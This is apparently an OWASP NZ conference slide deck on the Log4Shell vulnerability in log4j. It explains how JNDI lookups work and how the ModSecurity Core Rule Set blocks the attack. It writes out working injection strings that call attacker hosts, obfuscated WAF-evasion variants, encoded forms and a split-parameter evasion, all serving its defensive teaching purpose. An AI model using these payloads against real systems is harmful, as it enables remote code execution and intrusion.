

Forging a Response to Log4Shell using OWASP ModSecurity Core Rule Set


...




Kirk Jackson
RedShield
kirk@pageofwords.com
<http://hack-ed.com>
@kirkj

Recordings:
<https://goo.gl/a2VSG2>

OWASP NZ
[https://www.meetup.com/
OWASP-Wellington/
www.owasp.org.nz](https://www.meetup.com/OWASP-Wellington/)
@owaspnz

Building a secure web app





“Corporate”

Desktop

Desktop

Desktop

`${jndi:ldap://example.com/}`

iPad

Server

Mobile





Tweet



siri@fu4k1

@sirifu4k1



#log4j

`${jndi:ldap://xxxxx.dnslog.cn/exp}`

3:33 AM · Dec 10, 2021 · [Twitter for iPhone](#)

6 Retweets

1 Qu

3:33 AM · Dec 10, 2021 · [Twitter for iPhone](#)





tangxiaofeng7 / CVE-2021-44228-Apache-Log4j-Rce Public

Notifications

Fork 13

Star 19

Code Issues 7 Pull requests Actions Projects Wiki Security Insights

add code

main

tangxiaofeng7 committed on 10 Dec 2021

10 Dec 2021, 4:32 am NZDT

Showing 5 changed files with 47 additions and 0 deletions.

[Browse files](#)

48d32f3eb3e7b4f83abc9cf94a5

Split

Unified

Filter changed files

pom.xml

▾ src/main/java

Log4jRCE.java

log4j.java

▾ target/classes

Log4jRCE.class

log4j.class

▾ 11 src/main/java/log4j.java

... @@ -0,0 +1,11 @@

```
1 + import org.apache.logging.log4j.LogManager;
2 + import org.apache.logging.log4j.Logger;
3 +
4 +
5 + public class log4j {
6 +     private static final Logger logger = LogManager.getLogger(log4j.class);
7 +
8 +     public static void main(String[] args) {
9 +         logger.error("${jndi:ldap://127.0.0.1:1389/a}");
10 +     }
11 + }
```


▾ BIN +249 Bytes target/classes/Log4jRCE.class

Binary file not shown.

10 Dec 2021, 4:32 am NZDT
47 additions and 0 deletions.



CERT NZ has released an advisory on a Java vulnerability. Reports from online users show that this is being actively exploited and that proof-of-concept code has been published.



6:20 PM · Dec 10, 2021 · Twitter for iPhone

cert.govt.nz

Log4j RCE 0-day actively exploited | CERT NZ

An unauthenticated RCE vulnerability in the commonly used Log4j java library is being actively exploited.

6:20 PM · Dec 10, 2021 · Twitter for iPhone

Timeline - 2021

| | | |
|-----|----|--------------------------------------|
| Nov | 24 | CVE-2021-44228 discovered by Alibaba |
| Dec | 6 | CVE-2021-45046 discovered |
| Dec | 10 | PoC available publically |
| Dec | 11 | Log4j 2.15.0 release |
| Dec | 14 | Log4j 2.16.0 release |



Matthew Prince 🌤️ 🔵

@eastdakota



Earliest evidence we've found so far of [#Log4J](#) exploit is 2021-12-01 04:36:50 UTC. That suggests it was in the wild at least 9 days before publicly disclosed. However, don't see evidence of mass exploitation until after public disclosure.

11:47 AM · Dec 12, 2021 · Echofon

516 Retweets **65** Quote Tweets **1,569** Likes

Timeline - 2021

| | | |
|-----|----|--------------------------------------|
| Nov | 24 | CVE-2021-44228 discovered by Alibaba |
| Dec | 1 | First known exploit attempt |
| Dec | 6 | CVE-2021-45046 discovered |
| Dec | 10 | PoC available publically |
| Dec | 11 | Log4j 2.15.0 release |
| Dec | 14 | Log4j 2.16.0 release |

What is log4j?

Logging and tracing library

Very popular for java applications

```
logger.info("Hello, World!");
```

Apache Log4j

LOG4J



Developer(s)

Apache Software
Foundation

Initial release

January 8, 2001; 21 years
ago^[1]



<http://logging.apache.org>
Logging Services



Last Published: 2022-06-28 | Version: 2.18.0

[Logging Wiki](#) | [Apache](#) | [Logging Services](#) | [GitHub](#)

APACHE
LOG4J™ 2

- About
- Download
- Javadoc
- Maven, Ivy
- Gradle Artifacts
- Runtime
- Dependencies
- Changelog
- FAQ
- Performance
- Articles and Tutorials
- Security
- Support
- Thanks

Welcome to Log4j 2!

Introduction

Almost every large application includes its own logging or tracing API. In conformance with this rule, the E.U. [SEMPER](#) project decided to write its own tracing API. This was in early 1996. After countless enhancements, several incarnations and much work that API has evolved to become log4j, a popular logging package for Java. The package is distributed under the [Apache Software License](#), a fully-fledged open source license certified by the [open source](#) initiative. The latest log4j version, including full-source code, class files and documentation can be found at <https://logging.apache.org/log4j/2.x/index.html>.

Inserting log statements into code is a low-tech method for debugging it. It may also be the only way because debuggers are not always available or applicable. This is usually the case for multithreaded applications and distributed applications at large.

Experience indicates that logging was an important component of the development cycle. It offers several advantages. It provides precise *context* about a run of the application. Once inserted into the code, the generation of logging output requires no human intervention. Moreover, log output can be saved in persistent medium to be studied at a later time. In addition to its use in the development cycle, a sufficiently rich logging package can also be viewed as an auditing tool.

As Brian W. Kernighan and Rob Pike put it in their truly excellent book *"The Practice of Programming"*:

log4j Property Substitution

```
logger.info("${date:MM-dd-yyyy}")
```

```
${env:USER}
```

```
${ctx:loginId}
```

...

jndi

A value set in the default JNDI Context.

| Prefix | Context |
|-----------|---|
| base64 | Base64 encoded data. The format is <code>\${base64:Base64_encoded_data}</code> . For example: <code>\${base64:SGVsbG8gV29ybGQhCg==}</code> yields <code>Hello World!</code> . |
| bundle | Resource bundle. The format is <code>\${bundle:BundleName:BundleKey}</code> . The bundle name follows package naming conventions, for example: <code>\${bundle:com.domain.Messages:MyKey}</code> . |
| ctx | Thread Context Map (MDC) |
| date | Inserts the current date and/or time using the specified format |
| env | System environment variables. The formats are <code>\${env:ENV_NAME}</code> and <code>\${env:ENV_NAME:-default_value}</code> . |
| jndi | A value set in the default JNDI Context. (Requires system property <code>log4j2.enableJndiLookup</code> to be set to <code>true</code> .) |
| jvrunargs | A JVM input argument accessed through JMX, but not a main argument; see RuntimeMXBean.getInputArguments() . Not available on Android. |
| log4j | Log4j configuration properties. The expressions <code>\${log4j:configLocation}</code> and <code>\${log4j:configParentLocation}</code> respectively provide the absolute path to the log4j configuration file and its parent folder. |
| sys | System properties. The formats are <code>\${sys:some.property}</code> and <code>\${sys:some.property:-default_value}</code> . |

What is JNDI?

The Java Naming and Directory Interface (JNDI) is a Java API for a directory service that allows Java software clients to discover and look up data and resources (in the form of **Java objects**) via a name.


Look up a name via LDAP, DNS, NIS, CORBA to get a value:

```
${jndi:logging/context-name}
```

JNDI lookup steps



```
${jndi:ldap://ldap.spare.fish:9001/name}
```

- Resolve domain name to IP
- TCP connection to IP:port
- LDAP request to query for name
- Returns a Java .class file with the object
- Calling application loads the class and instantiates the object



Log analysis:

`${jndi:ldap://spare.fish/}`



DB:

`${jndi:ldap://spare.fish/}`



“Corporate”

Desktop

File:

`${jndi:ldap://spare.fish/}`

Mobile

iPad

Server

Email:

`${jndi:ldap://spare.fish/}`

AV Log:

`${jndi:ldap://spare.fish/}`

CV upload:

`${jndi:ldap://spare.fish/}`





Log analysis:

```
${jndi:ldap://spare.fish/}
```



```
logger.info("File alerted: " + filename)
```

```
DNS Lookup: spare.fish -> 13.211.79.83
```

```
LDAP request: 13.211.79.83:389
```

```
Redirect to exploit.class
```

```
Run exploit.class, connect to attacker
```

DNS

LDAP

Web
Server



Scanning and exploiting log4j

Throw a string at an app

```
${jndi:ldap://ldap.spare.fish:9001/name}
```

- Resolve domain name to IP
- TCP connection to IP:port
- LDAP request to query for name
- Returns a Java .class file with the object
- Calling application loads the class and instantiates the object

Detect DNS lookups

Receive LDAP requests

Initiate remote shell

Demo

<https://github.com/christophetd/log4shell-vulnerable-app> by <https://christophetd.fr/>

A03 Injection

Injecting attacker-controlled *data* into the *code* you intend to run

Examples:

- Cross-Site Scripting (XSS)
- SQL Injection (SQLi)
- log4j

Organisations that were “prepared”


- DNS logging in production
- Strict firewall rules:
 - Block egress to LDAP server
 - Block HTTP request to class files
- Detection:
 - Detect remote shells, unusual behaviour
- React:
 - Inventory of systems, software, libraries, SaaS applications

Detect DNS lookups

Receive LDAP requests

Initiate remote shell

Stopping log4j attacks with a WAF



The OWASP ModSecurity Core Rule Set



WAF Rules for ModSecurity & Coraza


The rules are also used in AWS WAF, Azure WAF, Fastly WAF, Oracle Cloud, Cloudflare, wafz, ...

Default install blocks 80% of attacks with minimal false positives

<https://coreruleset.org/>

ModSecurity

- A.k.a. “modsec”
- Originally an Apache httpd module
- v3.0.4 rewritten into libmodsecurity + connector
 - Supports Apache, nginx
 - Performance issues
- I recommend “ModSecurity Handbook” by Christian Folini and Ivan Ristić
- Trustwave Spiderlabs dropping support



Coraza WAF



A new, high performance WAF written in golang

Supports the Core Rule Set

Much more community focussed

<https://coraza.io/>

OWASP ModSecurity Core Rule Set

Ruleset for common attacks:

- SQL Injection (SQLi)
- Cross Site Scripting (XSS)
- Local File Inclusion (LFI)
- Remote File Inclusion (RFI)
- Remote Code Execution (RCE)
- PHP Code Injection
- HTTPoxy
- Shellshock
- Session Fixation
- Scanner Detection
- Metadata/Error Leakages
- GeoIP Country Blocking



OWASP
ModSecurity
Core Rule Set
THE 1ST LINE OF DEFENSE

Tuned to avoid false positives

coreruleset.org

27 regexes from coreruleset.org

[illegible]

Blocking XSS

Guns and Butter: Towards Formal Axioms of Validation
Hanson and Patterson

...formally proved that for any regex validator, we could construct either a safe query which would be flagged as dangerous, or a dangerous query which would be flagged as correct

ModSecurity also uses libinjection for XSS and SQLi
detection

<https://github.com/client9/libinjection> | <http://slidesha.re/OBch5k>

New CRS developments

Plugin-based architecture

Sandbox

Fast blocking

Limitations of ModSecurity syntax

- Daunting syntax
- Not something to learn mid-attack
- Limited manipulation of the response body

Blocking log4j attacks

Attack evolution

Initial attacks used a straight-forward syntax:

```
${jndi:ldap://rce.malware.example/a}
```

Attackers targeted HTTP requests, looking for fields that are commonly logged, such as the URL, User-Agent, etc

Attack evolution

```
${jndi:ldap://rce.malware.example/a}
```

Might be tempted to block “jndi:ldap” or “\${jndi: }”

Other log4j lookups possible:

base64, ctx, date, docker, env, java, jndi, jvmrunargs,
kubernetes, log4j, lower, main, marker, spring, sys, upper,
web, bundle, event, filename, map, mdc, sd, k8s, hostname

Other jndi options: jndi:dns, jndi:rmi, ...

Attack evolution

Attackers quickly evaded simple rules

```
${${lower:J}ndi:ldap://rce.malware.example/a}
```

```
${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}d  
ap${env:NaN:-:}//rce.malware.example/a}
```

Both evaluate to:

```
${jndi:ldap://rce.malware.example/a}
```

What strings to look for?

Luckily the log4j attack is limited to strings with exactly \${

```
/**
 * Constant for the default escape character.
 */
public static final char DEFAULT_ESCAPE = '$';

/**
 * Constant for the default variable prefix.
 */
public static final StrMatcher DEFAULT_PREFIX = StrMatcher.stringMatcher
(DEFAULT_ESCAPE + "{");
```

What strings to look for?

All evasions either have `${jndi` or `${` with `${` after it

`${jndi:...`

`${${lower:J}ndi...`

`${jnd${env:NaN:-i}...`

`${jndi`

`${${`

`${j${`

`${jn${`

`${jnd${`

A WAF can easily use regexes to block this.
Luckily it's not a common text sequence

Bring in the CRS cavalry!

SecRule

```
REQUEST_LINE | ARGS | ARGS_NAMES | REQUEST_COOKIES |  
REQUEST_COOKIES_NAMES | REQUEST_HEADERS | XML: /*  
| XML: /*@*
```

```
"@rx (?:\${[^\}]{0,4}\${|\${(?:jndi|ctx)})"
```

...

Encoding

POST /path?a=test HTTP/1.1

REQUEST_LINE

Host: www.site.com

Header-Test: value

REQUEST_HEADERS

Content-Type: application/x-www-form-urlencoded

Cookie: name=value

REQUEST_COOKIES_NAMES

Content-Length: 6

REQUEST_COOKIES

b=test

ARGS

ARGS_NAMES

XML

Encoding

WAF's handle all the standard encoding used in cookies, urls, query strings, form parameters

They will find a log4j attack in a single parameter

```
POST /path?a=%24%7b%6a%6e%64%69 HTTP/1.1
```

```
POST /path?a=$%7b%6a%6e%64%69 HTTP/1.1
```

```
POST /path?a=%24j%6a%6e%64%69 HTTP/1.1
```

Application-specific evasions

Applications often encode data in a custom way

```
firstname=JTI0JTdiJTZhJTZlJTY0JTY5...
```

You can often configure a WAF to target a certain decoding mechanism before it runs the signatures, but not always.

```
base64Decode, sqlHexDecode, base64DecodeExt, base64Encode, cmdLine,  
compressWhitespace, cssDecode, escapeSeqDecode, hexDecode, hexEncode,  
htmlEntityDecode, jsDecode, length, lowercase, md5, normalisePath,  
normalizePath, normalisePathWin, normalizePathWin, parityEven7bit,  
parityOdd7bit, parityZero7bit, removeNulls, removeWhitespace,  
replaceComments, removeCommentsChar, removeComments, replaceNulls,  
urlDecode, uppercase, urlDecodeUni, urlEncode, utf8toUnicode, sha1,  
trimLeft, trimRight, trim
```

Position-based evasions

```
logger.info(firstname + lastname)
```

What if part of the attack is in one parameter, and part in another?

```
POST /path?firstname=$ HTTP/1.1
```

```
...
```

```
Content-Length: 64
```

```
lastname={jndi:...
```

Position-based evasions

It's not possible to know every way that text can be combined in your applications!

